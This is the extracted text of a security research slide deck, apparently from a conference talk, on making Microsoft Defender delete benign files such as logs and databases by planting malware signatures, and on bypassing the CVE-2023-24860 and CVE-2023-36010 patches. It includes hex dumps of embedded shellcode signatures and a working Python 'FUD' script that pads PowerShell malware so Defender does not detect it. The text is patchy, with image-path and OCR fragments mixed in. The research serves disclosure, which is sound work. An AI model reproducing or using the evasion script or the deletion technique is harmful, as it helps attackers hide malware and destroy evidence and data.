causes, it was marked incorrectly as a duplicate. I do apologize for the confusion.

Kaspersky: did not release a fix:

“This case is can’t be classified as a security vulnerability...”

We are planning some improvements to mitigate this issue”.

Vulnerability Mailbox <Vulnerability@kaspersky.com>

to Shmuel, Vulnerability, me, Itzik ▾

Hello Shmuel Cohen.

Fri, Dec 30, 2022, 4:09 PM




Thank you for the report. We’ve concluded that this case can’t be classified as a security vulnerability, because the product’s behavior is more driven by design. Nevertheless, we understand that log information shouldn’t be deleted and we are planning some improvements to mitigate this issue. You can report this case to our bug bounty program here (registration needed). This case is formally out of scope, but since we are planning improvements, which means the possibility of bug

Vulnerability Timeline

First Report
to MSRC

CVE-2023-24860

Patch Analysis



Second report to Microsoft - CVE-2023-24860 patch analysis

Unprivileged deletion of Defender detections Log file

mpasbase.vdm	16/04/2023 12:52	VDM File	56,321 KB
mpasdlta.vdm	16/04/2023 12:52	VDM File	2,895 KB
mpavbase.vdm	16/04/2023 12:52	VDM File	37,043 KB
mpavdlta.vdm	16/04/2023 12:52	VDM File	649 KB
mpengine.dll	16/04/2023 12:52	Application extension	17,841 KB
MpKslDrv.s			207 KB

mpengine.dll Properties

General Digital Signatures Security Details Previous Versions

Property	Value
Description	
File description	Microsoft Malware Protection Engine
Type	Application extension
File version	1.1.20200.4
Product name	Microsoft Malware Protection
Product version	1.1.20200.4
Copyright	© Microsoft Corporation. All rights reserv...
Size	17.4 MB
Date modified	16/04/2023 12:52
Language	English (United States)
Original filename	mpengine.dll

[Remove Properties and Personal Information](#)

OK Cancel Apply

Patched
Version

Windows Security

Virus & threat protection

HackTool:SH/PythonKeylogger.B

Alert level: High
Status: Active
Date: 20/04/2023 16:02
Category: Tool
Details: This program has potentially unwanted behavior.

[Learn more](#)

Affected items:

- containerfile: C:\ProgramData\Microsoft\Windows Defender\Support\MPDetection-20230416-124715.log
- file: C:\ProgramData\Microsoft\Windows Defender\Support\MPDetection-20230416-124715.log->(UTF-16LE)

OK

Second report to Microsoft - CVE-2023-24860 patch analysis

Fixed Attack Vectors	unFixed Attack vectors
Remote deletion of Windows Event Log file	Remote deletion of IIS log file
Remote deletion of MySQL database	Remote deletion of Apache log file
Remote deletion of PostGRESQL database	Remote deletion of NGnix log file
Remote deletion of MongoDB database	Remote Deletion of Filezilla server log file
Remote deletion of MariaDB database	VMware deletion of VMX file
Unprivileged deletion of Windows Event Log file	Unprivileged deletion of Defender detections Log file
Local deletion of VMware VMDK files	

Second report to Microsoft - CVE-2023-24860 patch bypass

The Default Storage




Table options

Rename table to: wp_comments

Adjust privileges

Table comments:

Storage Engine: MyISAM (dropdown menu open, InnoDB selected)

Collation:

PACK_KEYS:


CHECKSUM:

DELAY_KEY_WRITE:

AUTO_INCREMENT: 2890

ROW_FORMAT: DYNAMIC

Go



C:\playground\defender_signatures\mysql\#ib_redo0

Offset	Hex	ASCII
0x00	0000 0006 4020 EDBD 0000 0000 01DE 4000	...@ i%.....P@.
0x10	4D79 5351 4C20 382E 302E 3330 0000 0000	MySQL 8.0.30....
0x20	0000 0000 0000 0000 0000 0000 0000 0000
0x30	0000 0000 0000 0000 0000 0000 0000 0000
0x40	0000 0000 0000 0000 0000 0000 0000 0000
0x50	0000 0000 0000 0000 0000 0000 0000 0000
0x60	0000 0000 0000 0000 0000 0000 0000 0000
0x70	0000 0000 0000 0000 0000 0000 0000 0000
0x80	0000 0000 0000 0000 0000 0000 0000 0000
0x90	0000 0000 0000 0000 0000 0000 0000 0000
0xA0	0000 0000 0000 0000 0000 0000 0000 0000
0xB0	0000 0000 0000 0000 0000 0000 0000 0000

```
ALTER TABLE `table_name` ENGINE=INNODB
```


Second report to Microsoft - CVE-2023-24860 patch bypass

MySQL MYIASM - The default storage engine format until MySQL version 5.5.5

```
mirkes.de Tiny Hexer - [C:\Users\Tomer Bar\Downloads\msrc\table1.MYD]
File Edit View Tools Options Bookmarks Window Help
0001 0203 0405 0607 0809 1011 1213 1415 0123456
0 FD74 6573 7431 2020 2020 2020 2020 2020
16 2020 2020 2020 2020 2020 2020 2020 2020
32 2020 2020 2020 2020 2020 2020 2020 2020
48 2020 2020 2020 2020 2020 2020 2020 2020
64 2020 2020 2020 2020 2020 2020 2020 2020
80 2020 2020 2020 2020 2020 2020 2020 2020
96 2020 2020 2020 2020 2020 2020 2020 2020
112 2020 2020 2020 2020 2020 2020 2020 2020
128 2020 2020 2020 2020 2020 2020 2020 2020
144 2020 2020 2020 2020 2020 2020 2020 2020
160 2020 2020 2020 2020 2020 2020 2020 2020
176 2020 2020 2020 2020 2020 2020 2020 2020
192 2020 2020 2020 2020 2020 2020 2020 2020
208 2020 2020 2020 2020 2020 2020 2020 2020
224 2020 2020 2020 2020 2020 2020 2020 2020
240 2020 2020 2020 2020 2020 2020 2020 2020
256 FD74 6573 7432 2020 2020 2020 2020 2020
272 2020 2020 2020 2020 2020 2020 2020 2020
288 2020 2020 2020 2020 2020 2020 2020 2020
304 2020 2020 2020 2020 2020 2020 2020 2020
320 2020 2020 2020 2020 2020 2020 2020 2020
336 2020 2020 2020 2020 2020 2020 2020 2020
352 2020 2020 2020 2020 2020 2020 2020 2020
368 2020 2020 2020 2020 2020 2020 2020 2020
384 2020 2020 2020 2020 2020 2020 2020 2020
400 2020 2020 2020 2020 2020 2020 2020 2020
416 2020 2020 2020 2020 2020 2020 2020 2020
432 2020 2020 2020 2020 2020 2020 2020 2020
448 2020 2020 2020 2020 2020 2020 2020 2020
464 2020 2020 2020 2020 2020 2020 2020 2020
480 2020 2020 2020 2020 2020 2020 2020 2020
496 2020 2020 2020 2020 2020 2020 2020 2020
```


Second report to Microsoft - CVE-2023-24860 patch bypass

MYIASM DEMO



Second report to Microsoft - CVE-2023-24860 patch bypass


MySQL MYIASM



WAMP

Windows Apache

MySQL PHP




Second report to Microsoft - CVE-2023-24860 patch bypass

Fixed Attack Vectors	unFixed Attack vectors
Remote deletion of Windows Event Log file	Remote deletion of IIS log file
Remote deletion of MySQL database	Remote deletion of Apache log file
Remote deletion of PostGRESQL database	Remote deletion of NGnix log file
Remote deletion of MongoDB database	Remote Deletion of Filezilla server log file
Remote deletion of MariaDB database	VMware deletion of VMX file
Unprivileged deletion of Windows Event Log file	Unprivileged deletion of Defender detections Log file
VMware deletion of VMDK file	Remote deletion of MySQL database MYIASM

Second report to Microsoft - CVE-2023-24860 patch bypass

No Detection


Binary Format



{\rtf1{\shp{\sp}}

Detection and deletion of benign files

Textual Format



{\rtf1{\shp{\sp}}


Second report to Microsoft - CVE-2023-24860 patch bypass

La Signature

Trojan:Win32/Leivion.K

	0001	0203	0405	0607	0809	1011	1213	1415	0123456789012345
0	6663	6538	3839	3030	3030	3030	3630	3839	fce8890000006089
16	6535	3331	6432	3634	3862	3532	3330	3862	e531d2648b52308b
32	3532	3063	3862	3532	3134	3862	3732	3238	520c8b52148b7228
48	3066	6237	3461	3236	3331	6666	3331	6330	0fb74a2631ff31c0
64	6163	3363	3631	3763	3032	3263	3230	6331	ac3c617c022c20c1
80	6366	3064	3031	6337	6532	6630	3532	3537	cf0d01c7e2f05257
96	3862	3532	3130	3862	3432	3363	3031	6430	8b52108b423c01d0
112	3862	3430	3738	3835	6330	3734	3461	3031	8b407885c0744a01
128	0D0A	6430	3530	3862	3438	3138	3862	3538	..d0508b48188b58
144	3230	3031	6433	6533	3363	3439	3862	3334	2001d3e33c498b34
160	3862	3031	6436	3331	6666	3331	6330	6163	8b01d631ff31c0ac
176	6331	6366	3064	3031	6337	3338	6530	3735	c1cf0d01c738e075
192	6634	3033	3764	6638	3362	3764	3234	3735	f4037df83b7d2475
208	6532	3538	3862	3538	3234	3031	6433	3636	e2588b582401d366
224	3862	3063	3462	3862	3538	3163	3031	6433	8b0c4b8b581c01d3
240	3862	3034	3862	3031	6430	3839	3434	3234	8b048b01d0894424
256	3234	0D0A	3562	3562	3631	3539	3561	3531	24..5b5b61595a51
272	6666	6530	3538	3566	3561	3862	3132	6562	ffe0585f5a8b12eb
288	3836	3564	3638	3333	3332	3030	3030	3638	865d683332000068
304	3737	3733	3332	3566	3534	3638	3463	3737	7773325f54684c77
320	3236	3037	6666	6435	6238	3930	3031	3030	2607ffd5b8900100
336	3030	3239	6334	3534	3530	3638	3239	3830	0029c45450682980
352	3662	3030	6666	6435	3530	3530	3530	3530	6b00ffd550505050
368	3430	3530	3430	3530	3638	6561	3066	6466	4050405068ea0fdf
384	6530	6666							e0ff

Second report to Microsoft - CVE-2023-24860 patch bypass



Vulnerability Timeline



Third report to Microsoft - CVE-2023-36010 bypass MySQL InnoDB - The patch didn't fix this attack vector

The image is a composite screenshot showing three windows from a Windows 10 desktop. The top window is a File Explorer window titled 'Platform' showing the path 'This PC > Local Disk (C:) > ProgramData > Microsoft > Windows Defender > Platform'. It contains a table of files:

Name	Date modified	Type	Size
4.18.23110.3-0	13/12/2023 22:00	File folder	
4.18.2207.7-0	12/10/2022 23:25	File folder	

The bottom-left window is MySQL Workbench, showing a query result grid for a table named 'persons2'. The data is as follows:

PersonID	LastName	FirstName	Address	City
0	a	b	1	4
0	a	b	2	4
0	a	b		
0	a	b	fce8900000609e531d2648b52308b520c1b5...	
1	a	b		
2	a	b	Data IData IData IData IData IData...	4
3	a	b	3	4
3	a	b	Data IData IData IData IData IData...	4
4	a	b	4	4
4	a	b	Data IData IData IData IData IData...	4

The bottom-right window is Windows Security, showing 'Protection updates'. A red box highlights the 'Security intelligence' section, which displays:

- Security intelligence version: 1.403.474.0
- Version created on: 13/12/2023 19:07
- Last update: 13/12/2023 23:53
- Update successful.
- Check for updates

A 'Windows Security' notification window is also visible in the bottom right corner, showing 'Threats found' and 'Microsoft Defender Antivirus found threats. Get details.' with a 'Dismiss' button.

Third report to Microsoft - CVE-2023-36010 patch bypass

Whitelist conditions:

1. Starts with 0xFD

2. Each Record is 256 bytes size

- `TEXT[(M)] [CHARACTER SET charset_name] [COLLATE collation_name]`

A `TEXT` column with a maximum length of 65,535 ($2^{16} - 1$) characters. The effective maximum length is less if the value contains multibyte characters. Each `TEXT` value is stored using a 2-byte length prefix that indicates the number of bytes in the value.

An optional length `M` can be given for this type. If this is done, MySQL creates the column as the smallest `TEXT` type large enough to hold values `M` characters long.



It's a Big guy,
I don't know
this guy


Third report to Microsoft - CVE-2023-36010 MYISASM Patch bypass

Record
256 bytes
length

Record
Size bigger
than 256
Including
binary
signature

```
512 FD74 6573 7433 2020 2020 2020 2020 2020 2020 ytest3
528 2020 2020 2020 2020 2020 2020 2020 2020
544 2020 2020 2020 2020 2020 2020 2020 2020
560 2020 2020 2020 2020 2020 2020 2020 2020
576 2020 2020 2020 2020 2020 2020 2020 2020
592 2020 2020 2020 2020 2020 2020 2020 2020
608 2020 2020 2020 2020 2020 2020 2020 2020
624 2020 2020 2020 2020 2020 2020 2020 2020
640 2020 2020 2020 2020 2020 2020 2020 2020
656 2020 2020 2020 2020 2020 2020 2020 2020
672 2020 2020 2020 2020 2020 2020 2020 2020
688 2020 2020 2020 2020 2020 2020 2020 2020
704 2020 2020 2020 2020 2020 2020 2020 2020
720 2020 2020 2020 2020 2020 2020 2020 2020
736 2020 2020 2020 2020 2020 2020 2020 2020
752 2020 2020 2020 2020 2020 2020 2020 2020
768 FD66 6365 3838 3930 3030 3030 3036 3038 yfce889000000608
784 3965 3533 3164 3236 3438 6235 3233 3038 9e531d2648b52308
800 6235 3230 6338 6235 3231 3438 6237 3232 b520c8b52148b722
816 3830 6662 3734 6132 3633 3166 6633 3163 80fb74a2631ff31c
832 3061 6333 6336 3137 6330 3232 6332 3063 0ac3c617c022c20c
848 3163 6630 6430 3163 3765 3266 3035 3235 1cf0d01c7e2f0525
864 3738 6235 3231 3038 6234 3233 6330 3164 78b52108b423c01d
880 3038 6234 3037 3838 3563 3037 3434 6130 08b407885c0744a0
896 3164 3035 3038 6234 3831 3838 6235 3832 1d0508b48188b582
912 3030 3164 3365 3333 6334 3938 6233 3438 001d3e33c498b348
928 6230 3164 3633 3166 6633 3163 3061 6363 b01d631ff31c0acc
944 3163 6630 6430 3163 3733 3865 3037 3566 1cf0d01c738e075f
960 3430 3337 6466 3833 6237 6432 3437 3565 4037df83b7d2475e
976 3235 3838 6235 3832 3430 3164 3336 3638 2588b582401d3668
992 6230 6334 6238 6235 3831 6330 3164 3338 b0c4b8b581c01d38
1008 6230 3438 6230 3164 3038 3934 3432 3432 b048b01d08944242
1024 3435 6235 6236 3135 3935 6135 3166 6665 45b5b61595a51ffe
1040 3035 3835 6635 6138 6231 3265 6238 3635 0585f5a8b12eb865
1056 6436 3833 3333 3230 3030 3036 3837 3737 d683332000068777
1072 3333 3235 6635 3436 3834 6337 3732 3630 3325f54684c77260
1088 3766 6664 3562 3839 3030 3130 3030 3032 7fffd5b8900100002
1104 3963 3435 3435 3036 3832 3938 3036 6230 9c454506829806b0
1120 3066 6664 3535 3035 3035 3035 3034 3035 0fffd550505050405
1136 3034 3035 3036 3865 6130 6664 6665 3066 0405068ea0fdfe0f
1152 6620 2020 2020 2020 2020 2020 2020 2020
```

```
Administrator: C:\Windows\System32\cmd.exe
C:\wamp64\bin\mariadb\mariadb10.6.5\data\reviews>type user_review2.MYD
Operation did not complete successfully because the file contains a virus or potentially unwanted software.
C:\wamp64\bin\mariadb\mariadb10.6.5\data\reviews>
```



Third report to Microsoft - CVE-2023-36010 bypass

Fixed Attack Vectors	unFixed Attack vectors
Remote deletion of Windows Event Log file	Remote deletion of MySQL database MYIASM+InnoDB
Unprivileged deletion of Windows Event Log file	Remote deletion of MariaDB database
VMware deletion of VMDK file	Remote deletion of PostgreSQL database
	Remote deletion of MongoDB database
	Remote deletion of IIS log file
	Remote deletion of Apache log file
	Remote deletion of NGnix log file
	Remote Deletion of Filezilla server log file
	VMware deletion of VMX file
	Unprivileged deletion of Defender detections Log file

Third report to Microsoft - Windows Defender bypass

Recipe FUD

1. **0xFD** in the beginning of a known Powershell malware script.
2. Powershell command to ignore exceptions ?
3. comment to align the size of the Powershell malware file to 256 bytes size.



Its OK,
I know this guy



#AAAAAAAAAAAA

Third report to Microsoft - Windows Defender bypass

Recipe FUD

1. `0xFD` in the beginning of a known Powershell malware script.
2. Powershell command to ignore exceptions
3. comment to align the size of the Powershell malware file to 256 bytes size.

`$ErrorActionPreference`

Determines how PowerShell responds to a non-terminating error, an error that doesn't stop the cmdlet processing. For example, at the command line or in a script, cmdlet, or provider, such as the errors generated by the `Write-Error` cmdlet.

`SilentlyContinue`: No effect. The error message isn't displayed and execution continues without interruption.

Third report to Microsoft - Windows Defender bypass

POWER 0XFD = PowerF(U)D = Power Fully Un-Detectable

```
import sys,os

with open(sys.argv[1], 'rb') as f:
    lines = f.readlines()

with open(sys.argv[1], 'rb') as f:
    data = f.read()

data = "\xFD" + lines[0].strip()+"\r\n" + "$ErrorActionPreference = 'SilentlyContinue'" + "\r\n" + data
length = len(data)
length= (length%256)
padding = "#" + 'A'*(256-length-1)

data = data + padding
print len(data)%256
with open("bypass_" + sys.argv[1], 'wb') as fw:
    data = fw.write(data)
```

0XFD + ignore error and continue

Add comment to Align size to 256 bytes

PowerSploit / Exfiltration / Out-Minidump.ps1



Microsoft Response for Remote deletion last bypass

